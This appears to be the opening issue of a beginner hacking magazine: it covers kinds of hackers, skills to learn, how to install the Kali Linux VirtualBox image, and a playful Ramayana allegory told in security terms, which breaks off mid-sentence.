hackercool.com

hackercool

Edition 0, Issue 0

How to become a hacker

TABLE OF CONTENTS

1. INTRODUCTION

2. ABOUT THE AUTHOR

3. HOW TO BECOME A HACKER

4. INSTALLIT

5. JUST FOR FUN

6. METASPLOIT THIS MONTH

7. VULNERABILITIES THIS MONTH

8. Hacked : The beginning

9. Contact Us

INTRODUCTION

This is the zeroeth edition of the magazine "hackercool".
Dedicated to Indian Mathematician Aryabhatta.

ABOUT THE AUTHOR

Kanishka10

In his experience as a cyber security trainer, the author of the magazine realized that most beginners who want to become ethical hackers face many problems in understanding the complete concept of hacking. This magazine is made for people like these in mind, So obviously, it will not only deal with hacking but also networking related to hacking when necessary. Although this site is made for absolute beginners it will also help security professionals.

The author of the magazine Kalyan Chakravarthi Chinta is a passionate security researcher and freelance cyber security trainer. He has experience both in network security and web security. He also developed a vulnerable web application "Vulnerawa" to help beginners understand web security. He also has a website "www.hackercool.com" dedicated to hacking.

Something personal

When he is not into hacking, the author is either watching Marvel movies or playing Age Of Empires. By the way, his favorite comic book superhero is Captain America. He is also interested in nature, aliens, conspiracy theories, cryptids, unsolved mysteries and global geo politics.

HOW TO BECOME A HACKER

FIRST STEPS

Hi to all those aspiring hackers. I'm very sure that you have heard about the word "hacker" by now many times. With so many hacking attempts happening nowadays, the word is almost ubiquitous in everyday media.

But who exactly is a hacker? To answer this question, we need to first know what is hacking? There is a lot of controversy about the origin of this word, but hacking is generally referred to as gaining unauthorized access to the computer system (either with a malicious or benign purpose). So anyone who tries to gain unauthorized access to a computer is a hacker.

Types of hackers:

There are various types of hackers classified based on what they do.

Black hat hackers : Also known as crackers or the bad hackers. They are the hackers with malicious intentions. If they find any zero day vulnerability in a software, they may sell it for profit.

White hat hacker : Also known as ethical hackers, these are the good hackers. They hack to improve the security of any network. If they find any vulnerability, they will notify the vendor. These are our many security professionals, security researchers and penetration testers.

Bug Bounty hunters : Companies nowadays are paying hackers to hack their product and report vulnerabilities to them. These vulnerabilities are known as bugs and people who find these bugs and report them to vendor will get a cash reward or swag which depends on the company.

Greyhat hackers : They are both bad and good. Imagine a scenario, where a company is offering a bounty for bugs, but another entity (may be malicious) is giving more amount for the same bug. The choice of grey hat hacker can be

anything he chooses.

Script kiddie : The beginner stage of almost every hacker. Script kiddies lack any skills like writing exploits etc. The only thing they are good at is using tools made by other hackers. So if you are downloading that Facebook hacking software to hack facebook, you know what you are?

Hacktivist : A hacker who doesn't have any personal profit in hacking. He hacks for non profit causes or public causes. These can be either environment, public interest or human rights etc. Likes of Edward Snowden and Julian Assange.

Suicide hacker : A hacker who is so interested in hacking that he doesn't really care about the consequences.

Spyhacker : A hacker who spies on the targets. These are normally used in corporate espionage or whatever may be.

Cyber army : Usually they are state sponsored hackers. Maintained by the governments to spy on the nations hostile to them.

Skills required for a hacker:

A hacker requires many skills to be an elite in his trade but the first and most important skill you need is "determination". The rest of the skills will automatically follow it. And the second skill a hacker needs is thinking out of the box. When these two skills are managed, it's time to master the following skills.

Hacking is a very broad concept. Here I have given some of the skills needed in the first stage of a hacker. First decide in which field of hacking, you want to specialize yourself. We will generally discuss two fields here :network hacking or website hacking.

Website hacking:

If you want to get into website hacking, following are the first steps you need to take.

HTML is the most basic language used for building websites. So its good to start with that.

Get to know how websites work. Also different concepts like HTTP,HTTPS, SSL, TLS and DNS.

Javascript is used for client side validation. So after learning HTML, next master Javascript.

Get an idea about different website vulnerabilities : XSS, SQL Injection, CSRF, RFI and LFI, RCE etc.

PHP or ASP. Many of the websites are based on PHP and then some on ASP. So master them also

In our succeeding editions, we will go more deeper into these concepts.

Network hacking:

To learn network hacking we need to learn different devices that form the network. So we should start with learning about functioning of routers, switches, IDS, IPS Firewalls and last but not least operating systems.

First get an idea about OSI model, TCP/IP model,

Secondly learn about different protocols used in networking : ARP,RARP, IP, SMB, FTP, SMTP, TCP, Telnet, POP, SFTP, NTP, PPP, IMAP etc.

What are ports ? Which protocol uses which ports ? IP address classes and their classification.

Read about different types of operating systems, kernel and different platforms of OS. Read how OS authentication process works. How do windows and linux store their passwords?

Learn about different types of Firewalls, Intrusion detection systems and Intrusion prevention systems and honeypots. How they work?

In future, every hacker will definitely need to write his own exploits for vulnerabilities. So a programming language is very important to learn. There are many programming languages used in writing exploits : Perl,Ruby,C,Python etc.

If you want to start learning a programming language, my suggestion is to start with Python. Trust me it would be a good start. These are all the first tips to give us a headway into hacking. All these resources are only a google (or maybe duckduckgo) away. Don't be in a hurry to cram all things at one time as possible. Learn at your own pace. Happy hacking.

INSTALLIT

How to Install Kali Linux in Virtualbox

Kanishka10


Kali Linux is one of the topmost penetration testing distros. But some people face many problems while installing this distro. This month we will see how to install the rolling edition of Kali Linux in Virtualbox. The rolling edition of Kali Linux gives users the best of all worlds – the stability of Debian, together with the latest versions of the many outstanding penetration testing tools created and shared by the information security community. The best feature I like in this version is constantly updated tools. Now let us see how to install this latest version of Kali linux in virtualbox and I assure you, this will be the easiest guide.

For this howto, I am using the latest version of Oracle Virtualbox, i.e version 5.0.20. Ever since Sana has been released, the makers of Kali Linux have also released Pre-built virtual images for virtualbox and Vmware. We will use that virtualbox image in this howto. Go here and download the Pre-built virtualbox image. They are as shown below.

Prebuilt Kali Linux VMware Images | Prebuilt Kali Linux VirtualBox Images


Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VBox	Torrent	3.0G	2016.1	f1f59b09b97903f5d4a3f47fa2e13896daf3c2ef
Kali Linux 32 bit VBox PAE	Torrent	3.0G	2016.1	987f2c04a4d595b1716ecfe61ce4074d1adac303

I downloaded the first image from above. After the download is finished, unzip the contents of this file as shown below.




After extraction, we will get an OVA file as shown below.


Now open Virtualbox and click on File>Import Appliance as shown below.




A window like below will open. Click on "Expert mode".




The window will change as below. Now browse to the location of OVA file as shown below. You can change the settings of the virtual machine like name, location, RAM etc as you like below. After configuration is over, click on Import.




The importing process will start as shown below. It will take some time, but it will be worth the wait.



After import is completed, a new virtual machine is automatically created as shown below.



Power on the machine. As the virtual machine powers up, it will prompt for username and password. The default username is "root" and password is "toor".



Given below is our Kali Linux rolling 2016.1 successfully installed in Virtualbox. No need of installing guest additions.

JUST FOR FUN

Ramayana : Cyber security point of view

Ramayana an epic battle between good and evil teaches us various lessons about life, but does Ramayana have any lessons for network security. I have made a small attempt at emulating Ramayana to the cyber scenario to find out.

Our story begins from the eve of the day Ram was to be made proprietor of company Ayodhya. On that eve, Manthara an internal employee of the company Ayodhya, **social engineers** the mind of Kaikeyi the wife of Dasaratha into jealousy which makes her to invoke the **ambigious agreement** Dasaratha made with her a long time ago. According to the agreement, Rama should be exiled from the company of Ayodhya for fourteen years and her son Bharata should be made the proprietor of the company. Dasaratha accedes to the demands of Kaikeyi and Rama agrees to his father's decrees and leaves the company. Lakshmana and Sita follow him. Meanwhile Bharata who is on a visit to his relative knows about the events in the company, returns and performs **forensics** and finds about the scheme of his mother and Manthara. He refuses to lead the company and visits Ram and requests him to return to the company to which Ram disagrees. When he sees Rama is determined to abide by the agreement he carries Rama's sandals to be used as company's logo.

Rama, Sita and Lakshmana journey south to Panchvati where they set up their own computer network. Surphanaka sister of Ravan the manager of all powerful company Lanka used to live in Panchvati. She was a malicious hacker and a **scamster, fraudster**. She tries to lure Rama while chatting into marrying her. Rama disagrees citing he already has a beautiful wife. When rejected she becomes furious and starts to launch a **DOS** against Sita. Lakshmana the network admin quickly prevents this and **defaces** Surphanaka's site. Dejected by this, Surphanaka seeks help of her **black hat** brothers Khara and Dushana. Both brothers launch various attacks against Ram and Lakshmana but are defeated. Surphanaka asks her brother Ravana for help.

Ravana becomes furious about the defacement of his sister's site. He decides to steal the identity of Sita to teach Rama a lesson. For this he devises a procedure. He takes the help of Maricha an expert in **impersonation attacks**. Maricha creates a **Trojan** named "golden deer" and introduces it into Rama's network. Sita falls for the golden deer and asks Rama to fetch it. Lakshmana warns that the deer maybe a Trojan but by then Rama already chases the deer hurriedly instructing Lakshman to take care of Sita. When Rama writes an **exploit** to attack the deer it reveals its impersonation, relays a message with impersonated identity of Rama to Sita and Lakshman. Sita believes this and asks Lakshman to help his brother. Lakshmana was confident that this was an impersonation but fails to convince Sita. As a last resort, he keeps Sita under the protection of **host based IPS** (lakshman rekha) and instructs her not to disable the IPS at any cost. Ravana who was already remotely watching what was happening till then creates a **phishing page** of a hermit asking for charity. Sita proceeds to make a transaction from the protected system but fails. She disables the IPS and starts the transaction. As soon as she begins to make the transaction, a **pop up** appears claiming it is Ravana and Sita's identity is instantly stolen. As Rama and Lakshmana return, they find Sita missing. They perform an intense search but can't find Sita's identity.

As they sit in distress, they get a message from Jatayu. Jatayu is a friend of Dasaratha and an expert at **sniffing** the network. When they reach Jatayu, he tells them that he saw packets containing Sita's identity passing through the network he was sniffing and tried to do a **Janus attack** to retrieve the data but was prevented and disarmed by Ravana. They learn about the path the packets took from Jatayu and start conducting a **firewalk**. While conducting firewalk, exploits from system belonging to a person named Kabandha begins to attack their systems. Ram takes control of the system of Kabandha and summons him. Then Kabandha explains to Ram how his system has been taken over by a **bot** and asks Ram to restore it to its previous state. After Ram restores his system, he advises Ram to go to Sugriva's company in Rishyamukha if he wants to retrieve Sita's identity. Rama and Lakshmana reach Rishyamukha. On detecting their presence, Sugriva sends Hanuman to enquire about their purpose. Hanuman uses social engg to know about the purpose of their arrival. Then Hanuman introduced the brothers and narrated their story. He then told Sugriva of their intention to come to him. Sugriva asks 